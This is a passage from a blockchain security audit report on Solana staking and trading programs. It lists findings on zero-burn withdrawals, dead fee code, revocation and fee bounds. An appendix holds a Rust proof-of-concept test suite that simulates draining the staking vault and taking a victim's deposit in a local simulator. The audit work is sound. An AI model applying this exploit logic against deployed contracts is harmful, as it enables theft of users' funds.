E03: **liquid_unstake** integer truncation allows zero-burn withdrawals under extreme reward ratios

LOCATION

oro-reference/d9adfff6/programs/liquid_staking/src/contexts/liquid_unstake.rs:L94-L100 [↗](#)

RELEVANT SNIPPET

```

>_liquid_unstake.rs RUST
92:     CpiContext::new_with_signer(cpi_program, cpi_accounts, signer_seeds);
93:     let amount_to_transfer = amount;
94:     let amount_to_burn = (amount as u128)
95:         .checked_mul(self.rewards_mint.supply.into())
96:         .ok_or(Overflow)?
97:         .checked_div(self.config.liquid_amount.into())
98:         .ok_or(Overflow)?;
99:
100:     burn(cpi_context, amount_to_burn.try_into()??);
101:
102:     let transfer_accounts = TransferChecked {

```

DESCRIPTION

The burn calculation uses integer division that truncates toward zero:

```

RUST
let amount_to_burn = (amount as u128)
    .checked_mul(self.rewards_mint.supply.into())
    .ok_or(Overflow)?
    .checked_div(self.config.liquid_amount.into())
    .ok_or(Overflow)?;

burn(cpi_context, amount_to_burn.try_into()??); // burn(0) succeeds – valid SPL no-op
transfer_checked(cpi_ctx, amount, ...)?;         // GOLD transferred regardless

```

When **amount * supply < liquid_amount**, **amount_to_burn** rounds to zero. **burn(0)** is a valid SPL no-op and does not revert, so the user receives GOLD while burning nothing. **rewards_ata** is **init_if_needed** – no reward tokens are required to trigger this path.

This condition arises after **reward()** increases **liquid_amount** without minting receipt tokens, widening the zero-burn window to **amount < liquid_amount / supply**.

Practical exploitability is very low – at realistic token decimals (6–9) and normal reward ratios (10–50% APY), only 1 base unit is extractable per call, making a meaningful drain economically unviable. However, the mechanism is structurally unsound and warrants a defensive fix.

POTENTIAL BENEFIT

Closes a structural invariant violation – no user should ever receive GOLD while burning zero receipt tokens. The fix future-proofs the protocol against configurations where the reward ratio or token decimals make the exploit viable, and removes the logical inconsistency between **amount > 0** and **amount_to_burn == 0**.

RECOMMENDATION

RUST

```
require!(amount_to_burn > 0, ErrorCode::InsufficientRewardTokens);
```

This ensures the invariant holds strictly: withdrawing any amount of GOLD always requires burning a proportional amount of receipt tokens.

E04: **WhitelistedPartner** custom fee is dead code, **get_fee_or_default()** is never called

LOCATION

oro-reference/d9adfff6/programs/inti/src/state.rs:L23 [↗](#)

RELEVANT SNIPPET

```
>_state.rs RUST
21:     None,
22:     WhitelistedUser,
23:     WhitelistedPartner { custom_fee: Option<i128> },
24: }
25:
```

DESCRIPTION

WhitelistedPartner carries a **custom_fee: Option** field, and **get_fee_or_default()** is implemented to use it:

```
RUST
// state.rs:48-53
pub fn get_fee_or_default(&self, default_fee: i128) -> i128 {
    match self {
        Self::WhitelistedPartner { custom_fee } => custom_fee.unwrap_or(default_fee),
        _ => default_fee,
    }
}
```

However, neither **buy()** nor **sell()** ever calls this function. Both always pull the fee directly from the integrator account:

```
RUST
// buy.rs:110-114, sell.rs:110-114 – identical in both
let fee_bps = if is_us_market_open(Clock::get()?.unix_timestamp) {
    self.integrator.market_open_fee
} else {
    self.integrator.market_close_fee
};
```

custom_fee is write-only – it can be set on a partner's whitelist entry but has zero on-chain effect. An admin who configures a custom fee for a partner has silently achieved nothing. The **Price.default_fee** field shows the same pattern, with a comment in **state.rs** explicitly noting that it is deprecated in favor of integrator fees, suggesting this is a leftover from a fee model migration that was never cleaned up.

POTENTIAL BENEFIT

Wiring **get_fee_or_default()** into **buy()** and **sell()** unlocks per-partner fee customization, allowing the protocol to negotiate differentiated rates with individual partners (e.g., lower fees for high-volume partners, higher fees for premium access tiers) without deploying a new integrator account for each. The infrastructure is already fully built; it just needs to be connected.

RECOMMENDATION

Two options depending on intent. If custom per-partner fees are a desired feature, wire `get_fee_or_default()` into both `buy()` and `sell()`:

```
let fee_bps = if is_us_market_open(Clock::get()?.unix_timestamp) {
    self.whitelist.kind.get_fee_or_default(self.integrator.market_open_fee)
} else {
    self.whitelist.kind.get_fee_or_default(self.integrator.market_close_fee)
};
```

RUST

If the feature is intentionally deprecated, remove `custom_fee` from `WhitelistedPartner` and delete `get_fee_or_default()` to eliminate dead code and prevent future confusion.

E05: Add close instruction for **Authorized** PDA to enable permanent revocation and rent reclaim

LOCATION

[oro-reference/d9adfff6/programs/inti/src/contexts/authorize.rs:L26-L34](#) 

RELEVANT SNIPPET

```
>_authorize.rs RUST

24: }
25:
26: impl Authorize<'_> {
27:     pub fn authorize(&mut self, bumps: &AuthorizeBumps) -> Result<()> {
28:         self.authorized.set_inner(Authorized {
29:             bump: bumps.authorized,
30:             authorized: !self.authorized.authorized,
31:         });
32:         Ok(())
33:     }
34: }
```

DESCRIPTION

The **Authorized** PDA has no close instruction.

Once created, it persists on-chain indefinitely – even after revocation. Unlike **Integrator** accounts which have **close = admin**, there is no equivalent mechanism for **Authorized** PDAs.

POTENTIAL BENEFIT

Allows the admin to permanently remove delegated accounts and reclaim rent. Provides a stronger revocation guarantee than the boolean toggle alone – a closed PDA will fail Anchor deserialization, making it impossible for a previously authorized wallet to interact with **AddToWhitelistByAuth**.

RECOMMENDATION

Add a **CloseAuthorized** instruction gated to the admin.

E06: Add upper bound validation on integrator fee parameters

LOCATION

[oro-reference/d9adfff6/programs/inti/src/contexts/integrator.rs:L46-L54](#) 

RELEVANT SNIPPET

```
>_integrator.rs RUST

44:
45: impl InitIntegrator<'_> {
46:     pub fn init(
47:         &mut self,
48:         bumps: &InitIntegratorBumps,
49:         seed: [u8; 32],
50:         market_open_fee: i128,
51:         market_close_fee: i128,
52:     ) -> Result<()> {
53:         require!(market_open_fee >= 0, CustomError::FeeMustBeGreaterThanZero);
54:         require!(market_close_fee >= 0, CustomError::FeeMustBeGreaterThanZero);
55:
56:         self.integrator.set_inner(Integrator {
```

DESCRIPTION

Integrator initialization and fee updates validate only that fees are non-negative, with no upper bound enforced

```
RUST

// integrator.rs:53-54
require!(market_open_fee >= 0, CustomError::FeeMustBeGreaterThanZero);
require!(market_close_fee >= 0, CustomError::FeeMustBeGreaterThanZero);
// no ceiling check
```

calculate_fee() in [price_math.rs:81](#) enforces a runtime ceiling of 20000 bps, and any value above 10000 makes **usdc_amount - fee_amount** negative, causing **try_into::()** to revert. This means an integrator initialized or updated with **fee > 10000** becomes permanently unable to process any buy or sell transaction, with no recovery path short of closing and recreating the integrator.

All users routing through a misconfigured integrator are silently and permanently denied service. No funds are lost since transactions revert atomically, but the integrator becomes completely non-functional. The misconfiguration cannot be detected until a trade is attempted.

POTENTIAL BENEFIT

Prevents a misconfigured integrator from being permanently bricked, ensuring all users can always trade without silent DoS from an out-of-range fee value slipping past initialization.

RECOMMENDATION

Enforce a consistent upper bound at the point of entry in both **init** and **update_fees**

RUST

```
require!(market_open_fee >= 0, CustomError::FeeMustBeGreaterThanZero);  
require!(market_open_fee <= 10000, CustomError::FeeOutOfRange);  
require!(market_close_fee >= 0, CustomError::FeeMustBeGreaterThanZero);  
require!(market_close_fee <= 10000, CustomError::FeeOutOfRange);
```

This aligns the setter bounds with the runtime enforcement in **calculate_fee()** and makes it impossible to configure an integrator into a permanently broken state.

About Us

About Adevar Labs

Adevar Labs is a boutique blockchain security firm specializing in web3 audits.

Built by a mix of experienced professionals in traditional enterprise and crypto natives who have contributed to some of the most critical projects in blockchain infrastructure.

Our team's background spans companies like Bitdefender, Asymmetric Research, Quantstamp, Chainproof, and Juicebox, and includes experience securing smart contracts, bridges, and L1 and L2 protocols across ecosystems like Solana, Ethereum, Polkadot, Cosmos, and MultiversX.

With over 100 audits completed and a portfolio that includes custom fuzzers, exploit modeling, and runtime testing frameworks, Adevar Labs brings both depth and precision to every engagement.

Our auditors have discovered critical vulnerabilities, built high-impact tooling, and placed in top positions in premier audit competitions including Code4rena and Sherlock.

Team members hold distinctions such as PhDs in software protection, and key roles at Fortune 500 companies, and leadership of flagship conferences like ETH Bucharest.

With team members having publications with over 1,100 academic citations and trusted by projects securing over \$500M in on-chain value, Adevar Labs blends elite technical rigor with real-world security impact.

We also collaborate with some of the best independent security researchers in the web3 space.

Projects may optionally request specific contributors to be part of their audit.

Audit Methodology

Our audit methodology is specialized to provide thorough security assessments of Solana programs. We focus explicitly on rigorous manual analysis, detailed threat modeling, and careful validation of implemented fixes to ensure your programs operate securely and as intended.

1. Program Context and Architecture Analysis

Our auditors begin by deeply examining your Solana program's documentation, intended functionality, and account design. We meticulously map out program interactions, instruction processing flows, and state management logic. Special attention is given to understanding how your program interfaces with critical Solana system programs, such as the SPL Token Program, Stake Program, and System Program. Last but not least we check external integrations with other Solana projects and verify if the inputs and return values are handled properly.

2. Threat Modeling

We conduct targeted threat modeling tailored specifically for Solana's execution environment. We carefully define attacker capabilities and identify potential vulnerabilities that may arise from Solana-specific issues, including but not limited to:

- Unauthorized account data manipulation
- Improper ownership or signer verification
- Misuse of Program-Derived Addresses (PDAs)
- Incorrect use of Cross-Program Invocations (CPI)
- Failure to adequately handle account privileges or account states
- Risks stemming from rent-exemption and account initialization logic

3. In-depth Manual Security Review

Our experienced auditors perform an extensive manual security review of your Rust-based Solana programs. This involves a comprehensive line-by-line inspection of source code, focusing on common Solana vulnerabilities including, but not limited to:

- Missing or insufficient ownership checks
- Inadequate signer checks
- Incorrect handling of CPI calls and invocation privileges
- Arithmetic and integer overflow or underflow errors
- Unsafe deserialization and serialization of account data structures
- Improper token transfers and SPL-token logic issues
- Logic flaws in financial operations or state transitions
- Edge-case handling in instruction input validation
- Potential denial-of-service vectors related to transaction execution and account handling

During this stage, we clearly document any discovered vulnerabilities, including detailed descriptions, precise severity ratings, and recommendations for secure implementation. In situations where it is not clear how the vulnerability might be exploited we may also include a detailed proof-of-concept exploit including code snippets and instructions on how the exploit could be performed.

4. Detailed Fix Review and Validation

After the initial audit and your team's subsequent remediation efforts, we perform a comprehensive fix review to ensure the vulnerabilities identified have been effectively resolved.

We verify each fix individually, confirming that:

- Corrections effectively eliminate the security risks
- Changes do not inadvertently introduce new vulnerabilities or regressions
- The fixes align closely with Solana best practices and secure coding guidelines

Our detailed validation ensures that security improvements are robust, complete, and aligned with best practices specific to the Solana development ecosystem.

Confidentiality Notice

This report, including its content, data, and underlying methodologies, is subject to the confidentiality and feedback provisions in your agreement with Adevar Labs. These materials are not to be disclosed, extracted, copied, or distributed except to the extent expressly authorized by Adevar Labs.

Legal Disclaimer

The review and this report are provided by Adevar Labs on an as-is, where-is, and as-available basis. To the fullest extent permitted by law, Adevar Labs disclaims all warranties, expressed or implied, in connection with this report, its content, and your use thereof, including, without limitation, the implied warranties of merchantability, fitness for a particular purpose, and non-infringement.

You agree that access to and/or use of the report and other results of the review, including any associated services, products, protocols, platforms, content, and materials, will be at your sole risk.

FOR AVOIDANCE OF DOUBT, THE REPORT, ITS CONTENT, ACCESS, AND/OR USAGE THEREOF, INCLUDING ANY ASSOCIATED SERVICES OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, INVESTMENT, TAX, LEGAL, REGULATORY, OR OTHER ADVICE. This report is based on the scope of materials and documentation provided for a limited review at the time provided.

You acknowledge that blockchain technology remains under development and is subject to unknown risks and flaws. Adevar Labs does not warrant, endorse, guarantee, or assume responsibility for any product or service advertised or offered by a third party, or any open-source or third-party software, code, libraries, materials, or information accessible through the report. As with the purchase or use of a product or service in any environment, you should use your best judgment and exercise caution where appropriate.

Appendix A: Appendix 1

Instruction

Add the test PoC in `programs-test/tests/reward_before_stake.rs` and run it via `cmd cd programs-test && cargo test --test reward_before_stake -- --nocapture`

```

//! PoC: Zero-share vault drain via reward() + liquid_unstake()
//!
//! After admin calls reward(), liquid_amount > 0 but rewards_mint.supply == 0.
//! In this state, liquid_unstake() computes:
//!   amount_to_burn = amount * 0 / liquid_amount = 0
//! Burns nothing, but transfers full `amount` of GOLD from vault to caller.
//!
//! Any whitelisted user can drain the entire vault without ever depositing.
//!
//! Run: cd programs-test && cargo test --test reward_before_stake -- --nocapture
use litesvm::LiteSVM;
use litesvm_token::{CreateAssociatedTokenAccount, MintTo};
use sha2::{Digest, Sha256};
use solana_account::{Account, WritableAccount};
use solana_program::instruction::{AccountMeta, Instruction};
use solana_pubkey::Pubkey;
use solana_sdk::signature::{Keypair, Signer};
use solana_sdk::transaction::Transaction;
use std::str::FromStr;

// hardcoded addresses from the on-chain programs

fn admin_keypair() -> Keypair {
    let bytes: Vec

```

... continued

RS

```

fn token_program_id() -> Pubkey {
    Pubkey::from_str("TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA").unwrap()
}

fn ata_program_id() -> Pubkey {
    Pubkey::from_str("ATokenGPvbdGVxr1b2hvZbsiqW5xWH25efTNsLJA8knL").unwrap()
}

fn sys_program_id() -> Pubkey {
    Pubkey::from_str("11111111111111111111111111111111").unwrap()
}

// CONFIG_SEED = bytes of "qEIKQ4x942JpRHTd"
const CONFIG_SEED: &[u8; 16] = &[113, 69, 73, 75, 81, 52, 120, 57, 52, 50, 74, 112, 82, 72, 84, 100];

fn disc(name: &str) -> [u8; 8] {
    let hash = Sha256::digest(format!("global:{}", name).as_bytes());
    hash[0..8].try_into().unwrap()
}

fn get_ata(mint: &Pubkey, owner: &Pubkey) -> Pubkey {
    Pubkey::find_program_address(
        &[owner.as_ref(), token_program_id().as_ref(), mint.as_ref()],
        &ata_program_id(),
    ).0
}

fn balance(svm: &LiteSVM, acct: &Pubkey) -> u64 {
    match svm.get_account(acct) {
        Some(data) if data.data.len() >= 72 => {
            u64::from_le_bytes(data.data[64..72].try_into().unwrap())
        }
        _ => 0,
    }
}

fn send(svm: &mut LiteSVM, ix: &[Instruction], signers: &[Keypair]) -> Result<(), String> {
    let bh = svm.latest_blockhash();
    let tx = Transaction::new_signed_with_payer(ix, Some(&signers[0].pubkey()), signers, bh);
    svm.send_transaction(tx).map(|_| ()).map_err(|e| format!("{:?}", e))
}

/// Place a valid SPL Mint at an arbitrary address so hardcoded address checks pass.
fn inject_mint(svm: &mut LiteSVM, addr: Pubkey, authority: &Pubkey, decimals: u8) {
    let mut data = vec![0u8; 82];
    data[0..4].copy_from_slice(&1u32.to_le_bytes()); // COption::Some
    data[4..36].copy_from_slice(authority.as_ref());
    data[36..44].copy_from_slice(&0u64.to_le_bytes()); // supply
    data[44] = decimals;
    data[45] = 1; // is_initialized
    data[46..50].copy_from_slice(&0u32.to_le_bytes()); // no freeze authority

```

... continued

RS

```
let account = Account {
    lamports: 1_000_000_000,
    data,
    owner: token_program_id(),
    executable: false,
    rent_epoch: 0,
};
svm.set_account(addr, account).unwrap();
}

// -- liquid_staking instruction builders --

fn ix_initialize(admin: Pubkey, config: Pubkey, vault: Pubkey, monthly_rewards: u64) -> Instruction {
    let mut data = disc("initialize").to_vec();
    data.extend_from_slice(&monthly_rewards.to_le_bytes());
    Instruction {
        program_id: liquid_staking_program_id(),
        accounts: vec![
            AccountMeta::new(admin, true),
            AccountMeta::new_readonly(mint_a(), false),
            AccountMeta::new(config, false),
            AccountMeta::new(vault, false),
            AccountMeta::new_readonly(ata_program_id(), false),
            AccountMeta::new_readonly(sys_program_id(), false),
            AccountMeta::new_readonly(token_program_id(), false),
        ],
        data,
    }
}

fn ix_toggle_liquid(admin: Pubkey, config: Pubkey) -> Instruction {
    Instruction {
        program_id: liquid_staking_program_id(),
        accounts: vec![
            AccountMeta::new(admin, true),
            AccountMeta::new(config, false),
            AccountMeta::new_readonly(sys_program_id(), false),
        ],
        data: disc("toggle_liquid").to_vec(),
    }
}

fn ix_reward(admin: Pubkey, config: Pubkey, admin_ata: Pubkey, vault: Pubkey, amount: u64) -> Instruction {
    let mut data = disc("reward").to_vec();
    data.extend_from_slice(&amount.to_le_bytes());
    Instruction {
        program_id: liquid_staking_program_id(),
        accounts: vec![
            AccountMeta::new(admin, true),
            AccountMeta::new(config, false),
            AccountMeta::new_readonly(mint_a(), false),
        ],
    }
}
```

... continued

RS

```

        AccountMeta::new(admin_ata, false),
        AccountMeta::new(vault, false),
        AccountMeta::new_readonly(inti_program_id(), false),
        AccountMeta::new_readonly(sys_program_id(), false),
        AccountMeta::new_readonly(token_program_id(), false),
        AccountMeta::new_readonly(ata_program_id(), false),
    ],
    data,
}
}

fn ix_liquid_unstake(
    user: Pubkey, whitelist: Pubkey, config: Pubkey,
    rewards_ata: Pubkey, user_ata_a: Pubkey, vault: Pubkey, amount: u64,
) -> Instruction {
    let mut data = disc("liquid_unstake").to_vec();
    data.extend_from_slice(&amount.to_le_bytes());
    Instruction {
        program_id: liquid_staking_program_id(),
        accounts: vec![
            AccountMeta::new(user, true),           // user
            AccountMeta::new(user, true),           // whitelisted_wallet (same for
WhitelistedUser)
            AccountMeta::new_readonly(whitelist, false),
            AccountMeta::new(mint_rewards(), false), // rewards_mint
            AccountMeta::new(config, false),
            AccountMeta::new_readonly(mint_a(), false),
            AccountMeta::new(rewards_ata, false),    // init_if_needed
            AccountMeta::new(user_ata_a, false),    // init_if_needed
            AccountMeta::new(vault, false),
            AccountMeta::new_readonly(inti_program_id(), false),
            AccountMeta::new_readonly(sys_program_id(), false),
            AccountMeta::new_readonly(token_program_id(), false),
            AccountMeta::new_readonly(ata_program_id(), false),
        ],
        data,
    }
}

fn ix_liquid_stake(
    user: Pubkey, whitelist: Pubkey, config: Pubkey,
    rewards_ata: Pubkey, user_ata_a: Pubkey, vault: Pubkey, amount: u64,
) -> Instruction {
    let mut data = disc("liquid_stake").to_vec();
    data.extend_from_slice(&amount.to_le_bytes());
    Instruction {
        program_id: liquid_staking_program_id(),
        accounts: vec![
            AccountMeta::new(user, true),
            AccountMeta::new(user, true),
            AccountMeta::new_readonly(whitelist, false),
            AccountMeta::new(mint_rewards(), false),
            AccountMeta::new(config, false),

```

... continued

RS

```

        AccountMeta::new_readonly(mint_a(), false),
        AccountMeta::new(rewards_ata, false),
        AccountMeta::new(user_ata_a, false),
        AccountMeta::new(vault, false),
        AccountMeta::new_readonly(inti_program_id(), false),
        AccountMeta::new_readonly(sys_program_id(), false),
        AccountMeta::new_readonly(token_program_id(), false),
        AccountMeta::new_readonly(ata_program_id(), false),
    ],
    data,
}
}

fn ix_whitelist(admin: Pubkey, user: Pubkey, whitelist_pda: Pubkey) -> Instruction {
    let mut data = disc("whitelist").to_vec();
    data.push(1); // WhitelistKind::WhitelistedUser
    Instruction {
        program_id: inti_program_id(),
        accounts: vec![
            AccountMeta::new(admin, true),
            AccountMeta::new(user, false),
            AccountMeta::new(whitelist_pda, false),
            AccountMeta::new_readonly(sys_program_id(), false),
        ],
        data,
    }
}

// -- shared setup --

struct Env {
    svm: LiteSVM,
    admin: Keypair,
    config: Pubkey,
    vault: Pubkey,
}

fn setup() -> Env {
    let mut svm = LiteSVM::new().with_sysvars();
    let admin = admin_keypair();
    svm.airdrop(&admin.pubkey(), 100_000_000_000).unwrap();

    let (config, _) = Pubkey::find_program_address(&[CONFIG_SEED], &liquid_staking_program_id());

    inject_mint(&mut svm, mint_a(), &admin.pubkey(), 6);
    // rewards mint authority must be config PDA — liquid_stake does MintTo with config as
    // signer
    inject_mint(&mut svm, mint_rewards(), &config, 6);

    svm.add_program_from_file(inti_program_id(), "../target/deploy/inti.so")
        .expect("load inti.so — run `anchor build` first");
    svm.add_program_from_file(liquid_staking_program_id(), "../target/deploy/liquid_staking.so");
}

```


... continued

RS

```

    ")
        .expect("load liquid_staking.so");

    let vault = get_ata(&mint_a(), &config);

    // initialize
    send(&mut svm, &[ix_initialize(admin.pubkey(), config, vault, 25)], &[&admin])
        .expect("initialize");

    // enable liquid
    send(&mut svm, &[ix_toggle_liquid(admin.pubkey(), config)], &[&admin])
        .expect("toggle_liquid");

    Env { svm, admin, config, vault }
}

fn whitelist_user(env: &mut Env, user: &Pubkey) -> Pubkey {
    let (wl, _) = Pubkey::find_program_address(&[b"whitelist", user.as_ref()], &inti_program_id());
    send(&mut env.svm, &[ix_whitelist(env.admin.pubkey(), *user, wl)], &[&env.admin])
        .expect("whitelist");
    wl
}

fn fund_user_gold(env: &mut Env, user: &Pubkey, amount: u64) -> Pubkey {
    let ata = CreateAssociatedTokenAccount::new(&mut env.svm, &env.admin, &mint_a())
        .owner(user).send().unwrap();
    MintTo::new(&mut env.svm, &env.admin, &mint_a(), &ata, amount).send().unwrap();
    ata
}

// =====
// TEST 1: Vault drain – attacker withdraws GOLD without ever depositing
// =====

#[test]
fn test_vault_drain_via_liquid_unstake() {
    let mut env = setup();
    let admin_pk = env.admin.pubkey();

    // Admin funds vault with reward(). Normal admin action.
    let admin_ata = fund_user_gold(&mut env, &admin_pk, 1_000_000);
    send(&mut env.svm, &[ix_reward(admin_pk, env.config, admin_ata, env.vault, 1_000_000)], &[&env.admin])
        .expect("reward");

    // State: liquid_amount=1M, supply=0, vault=1M GOLD
    let vault_before = balance(&env.svm, &env.vault);
    assert_eq!(vault_before, 1_000_000);

    // Attacker: any whitelisted user who never liquid-staked
    let attacker = Keypair::new();
    env.svm.airdrop(&attacker.pubkey(), 10_000_000_000).unwrap();

```

... continued

RS

```

let wl = whitelist_user(&mut env, &attacker.pubkey());

// attacker's ATAs don't exist yet – liquid_unstake creates them via init_if_needed
let attacker_rewards_ata = get_ata(&mint_rewards(), &attacker.pubkey());
let attacker_gold_ata = get_ata(&mint_a(), &attacker.pubkey());

// Drain the vault. attacker has 0 reward tokens.
// liquid_unstake computes: burn = 1M * 0 / 1M = 0. burns nothing, transfers 1M GOLD.
let drain_amount = 1_000_000u64;
send(
    &mut env.svm,
    &[ix_liquid_unstake(attacker.pubkey(), wl, env.config, attacker_rewards_ata, attacker_
gold_ata, env.vault, drain_amount)],
    &[&attacker],
).expect("liquid_unstake should succeed – that's the bug");

let attacker_gold = balance(&env.svm, &attacker_gold_ata);
let vault_after = balance(&env.svm, &env.vault);

println!();
println!("=== CRITICAL: Vault Drain via liquid_unstake ===");
println!("Admin deposited:    {} GOLD via reward()", drain_amount);
println!("Attacker withdrew:    {} GOLD via liquid_unstake()", attacker_gold);
println!("Tokens burned:        0 (supply was 0)");
println!("Vault before:          {}", vault_before);
println!("Vault after:           {}", vault_after);
println!();

assert_eq!(attacker_gold, drain_amount, "attacker drained the full vault");
assert_eq!(vault_after, 0, "vault is empty");
}

// =====
// TEST 2: First depositor loss (original finding – still valid)
// =====

#[test]
fn test_first_depositor_gets_zero_reward_tokens() {
    let mut env = setup();
    let admin_pk = env.admin.pubkey();

    // Admin rewards before any liquid staker
    let admin_ata = fund_user_gold(&mut env, &admin_pk, 1_000_000);
    send(&mut env.svm, &[ix_reward(admin_pk, env.config, admin_ata, env.vault, 1_000_000)], &[
&env.admin])
        .expect("reward");

    // Victim liquid-stakes
    let victim = Keypair::new();
    env.svm.airdrop(&victim.pubkey(), 10_000_000_000).unwrap();
    let wl = whitelist_user(&mut env, &victim.pubkey());
    let victim_gold_ata = fund_user_gold(&mut env, &victim.pubkey(), 500_000);
    let victim_rewards_ata = get_ata(&mint_rewards(), &victim.pubkey());

```

... continued

RS

```

    send(
        &mut env.svm,
        &[ix_liquid_stake(victim.pubkey(), wl, env.config, victim_rewards_ata, victim_gold_ata
, env.vault, 500_000)],
        &[&victim],
    ).expect("liquid_stake");

    let reward_tokens = balance(&env.svm, &victim_rewards_ata);
    let gold_left = balance(&env.svm, &victim_gold_ata);

    println!();
    println!("=== HIGH: First Depositor Loss ===");
    println!("Victim deposited:          500,000 GOLD");
    println!("Reward tokens received: {}", reward_tokens);
    println!("GOLD remaining:          {}", gold_left);
    println!();

    assert_eq!(reward_tokens, 0, "victim minted 0 reward tokens");
    assert_eq!(gold_left, 0, "victim's GOLD is gone");
}

// =====
// TEST 3: Combined – attacker drains vault including victim's deposit
// =====

#[test]
fn test_combined_deposit_then_drain() {
    let mut env = setup();
    let admin_pk = env.admin.pubkey();

    // Admin pre-funds
    let admin_ata = fund_user_gold(&mut env, &admin_pk, 1_000_000);
    send(&mut env.svm, &[ix_reward(admin_pk, env.config, admin_ata, env.vault, 1_000_000)], &[
&env.admin])
        .expect("reward");

    // Victim deposits 500k GOLD, gets 0 reward tokens
    let victim = Keypair::new();
    env.svm.airdrop(&victim.pubkey(), 10_000_000_000).unwrap();
    let wl_victim = whitelist_user(&mut env, &victim.pubkey());
    let victim_gold_ata = fund_user_gold(&mut env, &victim.pubkey(), 500_000);
    let victim_rewards_ata = get_ata(&mint_rewards(), &victim.pubkey());

    send(
        &mut env.svm,
        &[ix_liquid_stake(victim.pubkey(), wl_victim, env.config, victim_rewards_ata, victim_g
old_ata, env.vault, 500_000)],
        &[&victim],
    ).expect("liquid_stake");

    // vault now holds 1.5M GOLD (1M from reward + 500k from victim)
    let vault_total = balance(&env.svm, &env.vault);

```

... continued

RS

```
assert_eq!(vault_total, 1_500_000);

// Attacker drains everything – including victim's deposit
let attacker = Keypair::new();
env.svm.airdrop(&attacker.pubkey(), 10_000_000_000).unwrap();
let wl_attacker = whitelist_user(&mut env, &attacker.pubkey());
let attacker_rewards_ata = get_ata(&mint_rewards(), &attacker.pubkey());
let attacker_gold_ata = get_ata(&mint_a(), &attacker.pubkey());

// liquid_amount is now 1.5M (1M from reward + 500k from liquid_stake)
// supply is still 0 (liquid_stake minted 0)
// so burn = 1.5M * 0 / 1.5M = 0, transfer = 1.5M
send(
    &mut env.svm,
    &[ix_liquid_unstake(attacker.pubkey(), wl_attacker, env.config, attacker_rewards_ata,
attacker_gold_ata, env.vault, 1_500_000)],
    &[&attacker],
).expect("drain");

let stolen = balance(&env.svm, &attacker_gold_ata);
let vault_after = balance(&env.svm, &env.vault);

println!();
println!("=== CRITICAL: Combined Drain ===");
println!("Admin deposited:      1,000,000 GOLD (reward)");
println!("Victim deposited:       500,000 GOLD (liquid_stake)");
println!("Attacker stole:         {} GOLD (liquid_unstake, burned 0 tokens)", stolen);
println!("Vault after:            {}", vault_after);
println!();

assert_eq!(stolen, 1_500_000, "attacker stole admin's reward + victim's deposit");
assert_eq!(vault_after, 0, "vault fully drained");
}
```